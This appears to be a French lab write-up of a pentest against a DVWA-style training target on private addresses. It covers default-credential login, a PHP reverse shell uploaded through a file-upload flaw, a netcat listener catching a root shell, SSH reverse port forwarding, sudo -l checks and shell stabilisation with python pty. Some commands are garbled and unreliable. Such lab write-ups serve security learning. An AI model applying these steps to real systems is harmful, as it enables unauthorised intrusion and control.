


Ensuite on lance avec l'adresse et le mot de passe.



Une fois dessus on lance firefox et on modifie le proxy dans le setting en ajoutant 127.0.0.1 dans SOCKS Host et ajouter un port ici 8586.


Une fois modifier on se rend sur 172.19.0.2/login.phpn avec admin en ID et password en mot de passe.



Pour réaliser un reverse shell, voici les étapes simplifiées :


1. **Visitez** www.revshell.com.
2. **Sélectionnez** le générateur de reverse shell pour le langage PHP, comme php pentestmonkey.
3. **Copiez** le code généré, puis **modifiez l'adresse IP** et le port pour correspondre à votre configuration cible.
4. **Téléchargez** le fichier reverse2.php et utilisez la commande touch reverse2.php pour créer le fichier.
5. **Collez** le code généré dans le fichier reverse2.php.

Cette configuration permettra de recevoir un reverse shell lorsqu'un utilisateur se connecte à l'adresse et au port spécifiés dans le code modifié. (**attendre avec de upload**)




Avec **ssh -R 172.19.0.3:9060:127.0.0.1:8586 root@172.18.0.4** on configure une redirection de port inversée via SSH. Elle connecte l'utilisateur root à la machine distante 172.18.0.4 et redirige toutes les connexions adressées à 172.19.0.3 sur le port 9060 vers le port local 8586 de l'hôte exécutant la commande. Cette technique permet aux services locaux d'être accessibles à distance via le réseau de la machine distante,


utile pour tester ou exposer des services en contournant des restrictions réseau. On voit que nous avons donc un accès au root.




Ensuite on lance une recherche n-c -lnvp pour cette fois-ci entrer avec un fichier php.



Après avoir uploadé le fichier reverse2, nous avons le /hackable/uploads/reverse2.php. Il faut prendre ceci et le mettre dans l'url après 172.19.0.2 et lancer la recherche. Pendant ce temps, le netcat lancé à réussi à se connecter en root.






On peut faire whoami ou encore sudo -l qui liste les commandes que l'utilisateur actuel est autorisé à exécuter avec des privilèges administratifs via sudo. Cela permet de vérifier les droits spécifiques accordés à l'utilisateur sans avoir besoin de mot de passe pour chaque commande, facilitant ainsi l'identification des possibilités d'élévation de privilèges.

Pour finir on lance une écoute sur le port 8586, puis sur le listening ci-dessus, nous tapons **sudo /bin/nc 172.19.0.3:9060:127.0.0.1:8586 root@172.18.0.4**, on utilise

Netcat avec des privilèges élevés pour établir une redirection ou une connexion entre deux machines. Elle connecte le port 9060 sur l'adresse 172.19.0.3 à la machine distante 172.18.0.4 en tant qu'utilisateur root. Cela permet de transmettre des données entre ces hôtes via une liaison sécurisée ou pour tester la communication réseau.



Nous sommes donc encore une fois connectés en root comme on peut le voir avec whoami. Si on le souhait, nous pouvons rendre le shell plus interactif et stable après connexion à la machine Samba, on peut utiliser Python pour ouvrir un shell interactif (python -c 'import pty; pty.spawn("/bin/bash")') et exporter la variable TERM (export TERM=xterm). Ensuite, configurez le terminal avec stty raw -echo; fg; reset, ce qui permet d'utiliser des commandes comme clear et de gérer les interruptions clavier telles que CTRL+C.